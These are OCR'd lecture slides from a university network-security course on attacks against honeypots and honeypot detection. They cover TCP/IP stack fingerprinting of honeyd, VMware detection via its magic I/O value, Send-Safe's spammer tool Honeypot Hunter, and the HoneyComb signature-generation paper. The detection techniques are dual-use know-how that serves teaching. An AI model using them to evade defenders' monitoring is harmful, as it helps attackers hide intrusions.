CE 873 - Advanced Network Security
Honeypots II

Lecture 13

Mehdi Kharrazi
Department of Computer Engineering
Sharif University of Technology

Acknowledgments: Some of the slides are fully or partially obtained from other sources. Reference is noted on the bottom of each slide, when the content is fully obtained from another source. Otherwise a full list of references is provided on the last slide.

Attacks on Honeypots

Attacking the Honeypot

- Compromising
  - Honeypots usually placed in isolated LANs adjacent to critical network infrastructure
  - Good stage for internal attacks
- Poisoning
  - Provide false information
  - Bury valuable info by producing noise
- Spying
  - Assume honeypot is compromised
  - Identify personal info (names, working hours, expertise level)
  - Learn about the internals of the organization
    - If honeypot only emulating windows ...
    - if honeypot emulating Oracle

Honeypot - Local Detection

- Technical properties of the honeypot
  - Respond times, banners, registry entries, inconsistent parameters
- “Social” properties of the system, user interaction
  - No typical usage (e.g. no new files created or accessed on a server for more than a week…)
- Network sniffing
  - Packets going to/from the system (sniffing may be done from a different system on the network if possible)
- Search for traces of Vmware
  - Vmware is a popular platform for honeypots, but it can be detected locally

Honeypot - Local Detection (con't)

- Search for traces of honeypot tools
  - Temp folders, kernel dumps, backdoors (sebek etc.)
- Search for the history files/logs and other configuration errors
  - Not only bad guys make mistakes :-)
- Vulnerabilities/exploits for the honeypot product itself (low- or medium-interaction honeypots only)
- Just be creative :-)

Honeypot - Remote Detection

- This one is much harder: Inconsistency is your best friend (only applies to low-interaction honeypots!)...
- Technical properties of the honeypot
  - Respond times, banners, registry entries, inconsistent responses or parameters
- Vulnerabilities/exploits for the honeypot
  - Could lead to the detection of the honeypot

Examples of honeypot detection

- Remotely fingerprinting honeyd:
  - Honeyd <0.8 is detectable by sending an invalid TCP packet (SYN+RST flag) to a target system as it answers those types of requests (which it shouldn’t)
- Spotting sebek:
  - The presence of sebek is usually not visible although some hidden kernels modules are in use. Nevertheless there are ways to detect the presence of those modules by spotting system anomalies, see http://www.security.org.sg/vuln/sebek215.html and http://www.phrack.org/unoffical/p62/p62-0x07.txt (as well as last DefCon!)

Examples of honeypot detection (cont.)

- Inconsistencies in TCP/IP stack (remotely detectable):
  - Tools like hping can be used to detect incorrect TCP/IP stack emulations indicating the use of a low-interaction honeypot:

  1. Normal RH9: TTL=64, window=0, id=0, DF
  2. RH9 on vmware: TTL=64, window=0, id=0, DF
  3. RH9 on honeyd: TTL=64, window=1460, id=0, DF

  - This method works even better on Unix systems emulating Windows and vice versa:

  1. Normal Win2k SP4: TTL=128, window=0, id=+, DF
  2. honeyd emulating Win2k SP4: TTL=64, window=1460, id=0, DF

- The interesting elements of a packet are: Time to live, window size, IPID and Don’t Fragmentation-Bit

Overview of different TCP/IP stacks

- A list of properties of different TCP/IP stacks could easily be build (e.g. with hping):

OS	Platform	Vendor	Device/System	Default TTL	WINDOW SIZE	ID	DF bit
AIX 4.2.1	R6000	IBM	n/a	60	16384	+	Y
AIX 5.2	R6000	IBM	n/a	60	16384	+	N
FreeBSD 4.7	Intel	FreeBSD	n/a	64	57344	+	Y
Linux 2.4.20	Intel	Gentoo	n/a	64	32767	0	Y
Linux 2.4.20	Intel	Debian	n/a	64	5840	0	Y
Linux 2.4.21	Intel	SuSE	n/a	64	0	+	Y
Linux 2.4.21	Intel	RedHat	n/a	64	5840	+	Y
OS/400 5.1	Intel	?	n/a	64	8192	+	Y
Solaris 2.5.1	Sparc	Sun	n/a	255	9112	+	Y
Solaris 2.6	Sparc	Sun	n/a	255	9112	+	Y
Solaris 2.7	Sparc	Sun	n/a	255	9112	+	Y
Solaris 2.7	Sparc	Sun	n/a	255	9112	+	Y
Solaris 2.8	Sparc	Sun	n/a	255	24656	+	Y
Solaris 2.9	Intel	Sun	n/a	60	65392	+	Y
Windows 2000 Professional SP3	Intel	Microsoft	n/a	128	64512	+	Y
Windows 2000 Professional SP3	Intel	Microsoft	n/a	128	64240	+	Y
Windows 2000 Server SP4	Intel	Microsoft	n/a	128	65535	+	Y
Windows 2003 Server Standard	Intel	Microsoft	n/a	128	16616	+	Y
PIX 6.2.2	?	Cisco	n/a	257	4096	+	N
FreeBSD 4.9	Intel	FreeBSD	n/a	64	57344	+	Y
D-Link DWL-900+ Wireless AP	?	D-Link	Wireless AP	127	8192	+	N
Linux 2.4.24	Intel	Kernel.org	n/a	64	5840	0	Y
Solaris 2.8	Intel	Sun	n/a	60	65392	+	Y
Fiberline Broadband Router	?	Fiberline	Broadband Router	60	4096	+	N

VMware detection

- Detect installed VMware-tools
- Detect VMware magic value (0x564D5868)
  - This is a special I/O Port used by the VMware-tools to communicate between the Host system and the virtual system. Can be used for funny tricks, too (move mouse, set clipboard, pop-up dialogs, …).
    - read more at: http://www.codegurus.be/codegurus/Programming/virtualpc&vmware_en.htm
- VMware fingerprinting checks for standard virtual VMware devices (e.g. processor, ioport, scsi, …)
- Anomalies in VMware configuration (Intel Pentium4 2,6GH with only 128M RAM??? or an unusual amount of system memory such as 96MB or 224MB)

Honeypot Hunter

- Send-Safe's Honeypot Hunter
  - First commercial anti-honeypot technology
- Attempts to detect "safe proxies for use with bulk mailing tools"
  - Honeypots are effecting spammers
  - current honeypot technology is detectable
  - more honeypot identification systems are likely
- depending on the response classifies the proxy as:
  - safe (good)
  - bad (failed)
  - trap (honeypot)

Simple Test

- Hunter opens a false mail server on the local host (PORT 25)
- Connects to the server proxy port
- Hunter then attempts to proxy back to it's own false proxy server
  - Most honeypots will be detected like this
  - If the server states that it did connect and it did not, then ...


HoneyComb: Automated IDS Signature Generation using Honeypots

C. Kreibich and J. Crowcroft. 2nd Workshop on Hot Topics in Networks (HotNets-II), 2003, Boston, USA.


Motivation

- We’d like to characterize suspicious traffic
- IDS signatures are a way to do this
- How to focus on relevant traffic? (Evil Bit :))
- Their traffic is suspicious by definition
- Thus: look for patterns in honeypot traffic

Honeycomb's Architecture




Honeycomb's Algorithm



Pattern Detection (I)

- Stream reassembly:



Pattern Detection (II)

- Longest-common-substring (LCS) on pairs of messages:

m1: **fetaramasalatapatata**

m2: **insalataramoussaka**

Pattern Detection (II)


- Longest-common-substring (LCS) on pairs of messages:

m1: **fetarama**salata**patata**

m2: **in**salata**ramoussaka**


Pattern Detection (III)

- Horizontal detection:
  - LCS on pairs of messages
  - each message independent
  - e.g. (persistent) HTTP



Pattern Detection (IV)

